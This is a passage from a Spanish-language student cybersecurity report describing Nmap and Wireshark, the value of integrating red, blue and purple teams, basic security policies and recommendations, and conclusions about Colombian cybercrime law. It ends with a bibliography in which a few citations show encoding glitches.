Es una herramienta de escaneo de red de código abierto. Utiliza paquetes IP no procesados para determinar qué servicios se están ejecutando en dispositivos remotos, así como la identificación de dispositivos activos, el sistema operativo del dispositivo remoto, la presencia de filtros o firewalls, entre otras cosas. Aunque también se utiliza en hosts especializados, fue creado para el escaneo rápido de redes grandes. Se pueden utilizar todos los principales sistemas operativos para ejecutarlo y se ofrecen paquetes binarios oficiales para Linux, Windows y MacOS

[16] Repositorio UdeC [página web]. [Consultado el 22, septiembre, 2023]. Disponible en Internet: <https://repositorio.unicartagena.edu.co/bitstream/handle/11227/8498/TESIS%20FLOREZ-%20MANQUINTANA.pdf?sequence=1>.

X. Network Mapper se describe en la literatura como una herramienta versátil, portátil, sencilla, potente, gratuita y ampliamente utilizada. [17]

Wireshark: Es un analizador de paquetes de red que se utiliza para capturar y analizar el tráfico de red. Está escrito en C y está disponible de forma gratuita bajo la licencia GPL. Wireshark es una herramienta poderosa que puede utilizarse para identificar una amplia gama de problemas de seguridad, incluyendo ataques de inyección de paquetes, ataques de suplantación de identidad, y ataques de man-in-the-middle.

Wireshark funciona capturando paquetes de red y analizándolos. Wireshark puede capturar paquetes de una variedad de fuentes, incluyendo interfaces de red, archivos, y dispositivos de almacenamiento. Wireshark también puede analizar una variedad de tipos de paquetes, incluyendo paquetes TCP, paquetes UDP, y paquetes IP.

Es una herramienta que utiliza conceptos de código abierto y es muy eficaz para el ámbito académico debido a su carácter gratuito. Su principal responsabilidad es trabajar con los paquetes de datos de la red; También brinda asistencia general con cualquier problema que la red pueda estar experimentando. Las versiones más nuevas de la aplicación incluyen funcionalidad multiplataforma e interfaces de comunicación más fáciles de usar con los usuarios que la utilizan. El objetivo es simplemente encontrar una red, capturar paquetes de datos, verificarlos, trabajar en ella y luego enviar un informe sobre qué tan confiable es la red. Su gran valor proviene de trabajar en conjunto con numerosos sistemas operativos ampliamente utilizados, algunos de los cuales son privados y otros de código abierto. Su alcance de operación es ilimitado. [18]

Características de Wireshark

- Mantenido bajo la licencia GPL.
- Muy robusto, tanto en modo promiscuo como en modo no promiscuo.
- Puede capturar datos de la red o leer datos almacenados en un archivo (de una captura previa).
- Los datos pueden ser decodificados y si es necesario guardar estos objetos específicamente
- Tiene una interfaz muy flexible.
- Gran capacidad de filtrado

[17] Medigraphic - Literatura Biomédica [página web]. [Consultado el 21, septiembre, 2023]. Disponible en Internet: <https://www.medigraphic.com/pdfs/revcubinfmed/cim-2020/cim201j.pdf>.
[18] ALTUBE, Rafael. Wireshark: Qué es y ejemplos de uso. OpenWebinars.net [página web]. (7, enero, 2021). [Consultado el 22, septiembre, 2023]. Disponible en Internet: <https://openwebinars.net/blog/wireshark-que-es-y-ejemplos-de-uso/>.

- Rastreo a todos los paquetes de datos, relacionarse con todo lo que tenga ya sea antes o después un seguimiento sin perder la confidencialidad.

Para qué sirve WIRESHARK

Su uso principal es buscar dispositivos defectuosos que constantemente intentan comunicarse a través de la red enviando archivos o datos maliciosos, la mayoría de los cuales siempre provocan tráfico en la red y, finalmente, los peligrosos dispositivos que intentan robar información sin autorización. La razón por la que Wireshark se considera la herramienta más poderosa e importante es porque una de sus reglas requiere que los usuarios tengan un conocimiento básico de su uso y funciones. Las empresas modernas manejan protocolos HTTP mientras analizan cada nodo de datos, algunos de los cuales son relativamente simples y otros bastante complejos, por lo que esta herramienta es viable para trabajar y brindar respuestas seguras.

“Estas herramientas son útiles para ayudar a los administradores de sistemas a detectar y prevenir ataques informáticos. Son gratuitas y de código abierto, lo que significa que cualquiera puede descargarlas y utilizarlas.”

3. De qué manera pueden aportar en el campo de la ciberseguridad la integración de equipos blue team, red team y purple team al mismo tiempo dentro de una organización.

La integración de equipos blue team, red team y purple team al mismo tiempo dentro de una organización puede aportar una serie de beneficios en el campo de la ciberseguridad, entre los que se incluyen:

- Mejora de la detección y respuesta a incidentes: La colaboración entre los tres equipos puede ayudar a mejorar la detección y respuesta a los incidentes de seguridad. El red team puede ayudar a identificar las vulnerabilidades que podrían ser explotadas por los atacantes, el blue team puede ayudar a detectar y responder a los ataques, y el purple team puede ayudar a analizar los incidentes y mejorar las defensas de la organización.
- Mejora de la postura de seguridad: La integración de los tres equipos puede ayudar a mejorar la postura de seguridad general de la organización. El red team puede ayudar a identificar las amenazas y vulnerabilidades, el blue team puede ayudar a implementar controles de seguridad para mitigar estas amenazas, y el purple team puede ayudar a evaluar la efectividad de estos controles.
- La integración de equipos blue team, red team y purple team al mismo tiempo dentro de una organización puede ayudar a mejorar la detección y respuesta a incidentes, la postura de seguridad general, la comunicación y colaboración

entre los equipos de seguridad, y la comprensión de las amenazas y vulnerabilidades.

- Mejora de la comunicación y colaboración: La integración de los tres equipos puede ayudar a mejorar la comunicación y colaboración entre los equipos de seguridad. Esto puede ayudar a garantizar que todos los equipos tengan una comprensión compartida de las amenazas y vulnerabilidades, y que puedan trabajar juntos de manera efectiva para proteger la organización.
- El red team puede ayudar al blue team a mejorar sus habilidades de detección de amenazas. El red team puede realizar ataques simulados contra los sistemas y redes de la organización, lo que puede ayudar al blue team a identificar las vulnerabilidades que podrían ser explotadas por los atacantes reales.
- El blue team puede ayudar a la red team a mejorar sus habilidades de ataque. El blue team puede proporcionar información a la red team sobre las medidas de seguridad que la organización ha implementado, lo que puede ayudar a la red team a desarrollar ataques más sofisticados.
- El purple team puede ayudar a ambos equipos a mejorar su comprensión de las amenazas y vulnerabilidades. El purple team puede recopilar datos de ambos equipos y analizarlos para identificar tendencias y patrones que pueden ayudar a identificar nuevas amenazas y vulnerabilidades.
- Para que la integración de los tres equipos sea efectiva, es importante que haya una buena comunicación y colaboración entre ellos. Los equipos deben estar dispuestos a compartir información y trabajar juntos para mejorar la seguridad de la organización.

4. Políticas de seguridad y recomendaciones para mejorar los aspectos de ciberseguridad en cualquier organización en sus entornos T.I.

Las políticas de seguridad informática son un conjunto de reglas y procedimientos que se establecen para proteger los sistemas, datos e información de una organización.

1.4 Políticas de seguridad

- Política de acceso: Esta política define quién tiene acceso a qué información y sistemas.
- Política de software: Esta política establece los requisitos para el software que se puede instalar y utilizar en los sistemas de la organización.
- Política de copias de seguridad: Esta política establece los requisitos para la creación y el almacenamiento de copias de seguridad de los datos.
- Política de respuesta a incidentes: Esta política establece los pasos a seguir en caso de un ataque cibernético.

2.4 Recomendaciones:

- Contar con herramientas de ciberseguridad: las herramientas deben de ser tanto para las pruebas de penetración para contener un posible ataque como para los incidentes en la infraestructura de TI.
- Implementar un plan de seguridad informática: El plan de seguridad informática debe ser un documento que defina los objetivos, las políticas y los procedimientos de seguridad de la organización.
- Se recomienda no descargar archivos de procedencia desconocida o dudosa: Es importante evitar descargar y ejecutar archivos de los cuales se desconoce su procedencia o tengan contenido sospechoso.
- Utilizar contraseñas seguras: Las contraseñas deben ser largas, complejas y únicas para cada cuenta.
- Tráfico de red inusual: Un aumento repentino en el tráfico de red, especialmente de tráfico dirigido a sistemas o servidores específicos, puede ser un indicador de un ataque.
- Actualizar el software con regularidad: Las actualizaciones de software suelen incluir parches de seguridad que corrigen vulnerabilidades conocidas.
- Actualizar el firewall: Un firewall puede ayudar a bloquear el acceso no autorizado a los sistemas de los equipos.
- Utilizar un antivirus: mantener el antivirus activado para ayudar a detectar y eliminar malware.

- Realizar copias de seguridad de los datos: Las copias de seguridad pueden ayudar a restaurar los datos en caso de pérdida o corrupción.
- Involucrar a los empleados en la seguridad: Los empleados deben ser conscientes de los riesgos de seguridad y deben estar comprometidos a seguir las políticas y procedimientos de seguridad.
- Comunicar los riesgos de seguridad: Las organizaciones deben comunicar los riesgos de seguridad a los empleados y a los clientes.

Anexo A. 1: Link del video de sustentación: https://youtu.be/GJkJJtYkwns

5. Conclusiones

- Tener conocimiento sobre las normas de seguridad informática y de leyes colombianas es muy importante, ya que nos permite identificar y demandar los procesos ilegales en las que ciertas organizaciones pueden estar involucradas donde el personal realice actos indebidos que generen conductas antiprofesionales.
- Gracias al trabajo que se realizó se muestra lo importante que es conocer los procesos ilegales en los que se puede estar involucrado para que no se vaya a hacer partícipe de los delitos informáticos.
- En los procesos legales enfocados a delitos informáticos y la protección de los datos en Colombia es claro en las cuales incluyen muchas leyes que establecen las acciones de las organizaciones que están involucradas en los procesos de seguridad informática. Sin embargo, creo que hacen falta una mayor regulación de las leyes ya establecidas que ayude a cumplir con mayor rigurosidad lo establecido en dichos lineamientos legales.
- Para lograr la intrusión no solo fue necesario utilizar herramientas hacking ético, sino también, emplear técnicas como la ingeniería social.
- Se puede concluir que mantener los sistemas de seguridad inhabilitados representa un alto riesgo para cualquier persona u organización.
- La elaboración y ejecución del plan de pruebas, se puede concluir que cuando se realiza una prueba de intrusión desde una red es necesario realizar configuraciones adicionales de cierta red.
- Las pruebas de intrusión, generalmente muestran la ejecución de las pruebas en una red privada local o en un entorno virtualizado mediante la herramienta VirtualBox (el sistema Victima y atacante en la misma máquina).

6. Referencias bibliográficas

ABOUT US - CIS® [Anónimo]. CIS [página web]. [Consultado el 29, septiembre, 2023]. Disponible en Internet: <https://www.cisecurity.org/about-us#:~:text=(CIS®)%20makes%20the%20connected,securing%20IT%20systems%20and%20data.>.

ALTUBE, Rafael. Wireshark: Qué es y ejemplos de uso. OpenWebinars.net [página web]. (7, enero, 2021). [Consultado el 22, septiembre, 2023]. Disponible en Internet: <https://openwebinars.net/blog/wireshark-que-es-y-ejemplos-de-uso/>.

Â¿QUÃ© SON y cÃ³mo implementar los Controles de CIS? | DefiniciÃ³n de Controles CIS o CIS Controls (Cis Ciberseguridad) - ManageEngine [Anónimo]. ManageEngine - IT Operations and Service Management Software [página web]. [Consultado el 22, septiembre, 2023]. Disponible en Internet: <https://www.manageengine.com/latam/controles-de-seguridad-critica-cis.html>.

CÓDIGO DE ética | Copnia [Anónimo]. Inicio | Copnia [página web]. [Consultado el 20, agosto, 2023]. Disponible en Internet: <https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica>.

DÁVILA, Diego. Ciberseguridad: seis empresas de primera línea en Córdoba, complicadas por ataques | Negocios | La Voz del Interior. La Voz del Interior [página web]. (16, agosto, 2023). [Consultado el 20, agosto, 2023]. Disponible en Internet: <https://www.lavoz.com.ar/negocios/ciberseguridad-seis-empresas-de-cordoba-complicadas-por-ataques/>.

HATS | Human and Technical Security [página web]. [Consultado el 2, octubre, 2023]. Disponible en Internet: <https://www.usablesecurity.net/USEC/NDSS/wp-content/uploads/2019/02/usec2019_03-4_Aksu_paper.pdf>.

LEY 1581 de 2012 - Gestor Normativo [Anónimo]. Inicio - Función Pública [página web]. [Consultado el 13, agosto, 2023]. Disponible en Internet:<https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981>.

Medigraphic - Literatura Biomédica [página web]. [Consultado el 13, agosto, 2023]. Disponible en Internet: <https://www.medigraphic.com/pdfs/revcubinfmed/cim-2020/cim201j.pdf>.

NMAP IN the Enterprise [Anónimo]. Google Books [página web]. [Consultado el 2, octubre, 2023]. Disponible en Internet: <https://books.google.es/books?hl=es&lr=&id=VjgezB784XIC&oi=fn

d&pg=PP1&dq=Nmap&ots=k4sm9w3yQa&sig=XjSeEvdJoZVvu8BpMbn2KopowJ4#v=onepage&q=Nmap&f=false>.

NUMERO-18 | Revista .Seguridad [Anónimo]. Revista .Seguridad | [página web]. [Consultado el 13, agosto, 2023]. Disponible en Internet:<https://revista.seguridad.unam.mx/category/revistas/numero-18>.

Repositorio UdeC [página web]. [Consultado el 22, septiembre, 2023]. Disponible en Internet: <https://repositorio.unicartagena.edu.co/bitstream/handle/11227/8498/TESIS%20FLOREZ-%20MANQUINTANA.pdf?sequence=1>

Superintendencia de Industria y Comercio [página web]. [Consultado el 20, agosto, 2023]. Disponible en Internet: <h CIBERSEG1922. ¿Qué es CVE? Explicación de vulnerabilidades y exposiciones comunes. Ciberseguridad [página web]. (11, octubre, 2021). [Consultado el 13, agosto, 2023]. Disponible en Internet: <https://ciberseguridad.com/herramientas/marco-mitre-att-ck/cve-vulnerabilidades-exposiciones-comunes/>.

Superintendencia de Industria y Comercio [página web]. [Consultado el 12, agosto,2023]. Disponible en Internet: <https://www.sic.gov.co/recursos_user/documentos/normatividad/Ley_1273_2009.pdf>. ttps://www.sic.gov.co/recursos_user/documentos/normatividad/Ley_1273_2009.pdf >.

ZOLA, Andrew. What is footprinting in ethical hacking? Security [página web]. (23, noviembre, 2021). [Consultado el 29, septiembre, 2023]. Disponible en Internet: <https://www.techtarget.com/searchsecurity/definition/footprinting>.